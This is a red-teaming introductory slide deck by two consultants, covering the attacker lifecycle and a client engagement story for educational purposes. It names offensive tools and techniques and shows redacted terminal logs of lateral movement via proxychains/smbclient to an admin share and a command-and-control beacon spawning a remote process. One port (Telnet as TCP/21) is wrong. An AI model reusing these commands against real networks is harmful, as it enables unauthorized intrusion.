Enterprise Red Teaming

So you want to be a red teamer?

Fletcher Davis
Red Team Consultant

Andrew Oliveau
Associate Red Team Consultant

$whoami – Fletcher Davis

- Red Team Consultant at Mandiant
- GMU Cyber Security Engineering 2020
- Interned at Ligado Networks and CACI
- Specializes in Red Team Operations and Web Application Security
- @gymR4T on Twitter

$whoami - Andrew Oliveau

- Associate Red Team Consultant
- Born and raised in Spain
- GMU Cyber Security Engineering 2021
- Used to be a part of MasonCC
- Started as Help Desk – Phalanx Technology
- @AndrewOliveau on Twitter

Agenda

- What is Red Teaming?
- Red Teaming vs Penetration Testing
- Red Team vs Blue Team
- Attack Lifecycle
- War Stories
- Conclusion
- Resources
- Q/A

What is Red Teaming?


- Objective-based adversarial simulation that tests the detection and prevention capabilities of an organization
- The overall objective is to identify an organization's ability to detect and respond to an active cyber security attack
  - Provide analysis and feedback
  - Offer recommendations and remediation support
- Typically models the entire attacker lifecycle
  - Some organizations request for an "assumed breach" scenario

Penetration Testing vs Red Teaming


- Penetration Testing
  - Find as many vulnerabilities as we can
  - Stealth is not required
  - Different kinds of penetration tests (Internal, External, Web, Mobile, Cloud, Hardware, Physical)
- Red Teaming
  - Testing the blue team’s detection and response capabilities
  - Stealth is required
  - Advanced Adversarial simulation (Objective focused)

Red Team vs Blue Team

- Red Team validates detections and preventive measures of an organization's SOC
- Blue Team is comprised of several roles:
  - Detection Engineer
  - SOC Analyst/Threat Hunter/Intel
  - Incident Response
  - Reverse Engineer
  - List goes on…
- Red Team's goal is to help the blue team get better
  - Detection (Telemetry, Alerts, etc.)
  - Response (Response Playbooks, Quarantining, etc.)
- It's best to know both sides



Attacker Lifecycle



Initial Reconnaissance


- Gather information about organization
  - Usernames
  - Emails
  - Password Leaks
- Identify potential attack vectors
  - Subdomain Enumeration
  - Web Applications
  - Employee Portals
- Tools
  - Information Gathering: LinkedIn Scraping, Data Breaches
  - Subdomain Enumeration: subfinder, findomain

Initial Compromise

- Phishing / Vishing / Mailing
  - Malicious Office documents
  - Malicious MSI installations
  - Got creds? VPN in!
  - Can anyone guess what Mailing is?
- Exploitation
  - Outdated services
- Physical Access
  - Rubber duckies
  - Dropper

Persistence

- Getting initial access is time consuming and can be difficult
- Once you're in, you want to stay in
- Many different persistence techniques:
  - Startup Folder
  - Services
  - Registry
  - Scheduled Tasks
  - VPN access
  - Webshells



Local Enumeration

- Situational awareness is important
- What we enumerate:
  - Running processes
  - Network connections
  - Mapped drives (Data Mining)
  - Endpoint Agents
  - Credentials

Local Privilege Escalation

- To laterally move, we need to privilege escalate
- Local privilege escalation vectors (Windows):
  - Cred hunting
  - Exploitation of outdated programs
  - Hijacking services running as an administrator
  - Abusing token privileges (Ex: SeImpersonatePrivilege)
  - Credential dumping from memory (Ex: Mimikatz)
- Local privilege escalation vectors (Linux):
  - Bash History could contain credentials
  - Misconfigured ‘sudo’ rules
  - Kernel exploitation (rare)

Domain Reconnaissance/Privilege Escalation

- Domain Reconnaissance:
  - SharpHound/BloodHound
  - PowerView/SharpView
  - Network Share Enumeration
- Domain Privilege Escalation:
  - Kerberoasting
  - Group Policy Preference Files
  - Password Spraying
  - Unconstrained Delegation
  - Active Directory Certificate Services

Lateral Movement

- Allows an attacker to pivot between machines and obtain access to objectives
- Requires local administrative access to remote system
- Lateral Movement techniques:
  - Telnet (TCP/21)
  - SSH (TCP/22)
  - RPC/DCOM/WMI (TCP/135)
  - SMB/PSExec (TCP/445)
  - MSSQL (TCP/1433)
  - RDP (3389)
  - WinRM (5985/5986)

Completing the Objective

- Objectives set by client
- Sample objectives include:
  - Obtain Domain Administrative Privileges
  - Exfiltrate customer data
  - Access secure network segment
  - Obtain access to backups
  - PII/PHI

Reporting


- Most important part of the Red Team engagement
- Outlines the Red Team activity
  - Tells a story of the engagement
- Findings
  - Vulnerability
  - Impact to organization
  - Risk of exploitation
  - Remediation
- Communication skills are very important
  - We don’t get paid to hack, we get paid to write reports

War Stories

- Target: “Technology Company”
- Stealth is required
- 3-week assessment
- Objective:
  - Obtain Domain Admin privileges


Initial Access


- Obtained list of employees via LinkedIn
- Found their email format
- Sent Work Surveys that contained malicious VBA code
- Convince users to Enable Content
- Ultimately, our goal is to obtain code execution on a system to have initial access



Internal Reconnaissance


- Unauthenticated Confluence
  - Credentials (cleartext/hashes)
  - Network Information
  - Penetration Test reports
  - Gitlab
- No need to port scan ☺
- Enumerate the network in a "stealthy" way





Jenkins Exploitation

Jenkins Exploitation



Lateral Movement

```
└─# proxychains4 smbclient //10.[redacted]/C$ -U '[redacted]DFSBuild'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:10500  ...  10.[redacted]:445  ...  OK
Enter [redacted]\[redacted]DFSBuild's password:
Try "help" to get a list of possible commands.
smb: \>
```

```
[redacted] beacon> execute-assembly [redacted]WSMAN.exe AUSI [redacted] "C:\Program Files\Npcap\NPFCap.exe" [redacted] DFSBuild
[*] Tasked beacon to run .NET program: WSMAN.exe AUSI [redacted] "C:\Program Files\Npcap\NPFCap.exe" [redacted] DFSBuild [redacted]
[+] host called home, sent: 114969 bytes
[+] received output:
xsi         : http://www.w3.org/2001/XMLSchema-instance
p           : http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process
cim         : http://schemas.dmtf.org/wbem/wscim/1/common
lang        : en-US
ProcessId   : 6068
ReturnValue : 0

[+] established link to child beacon: 10.160.145.55
```

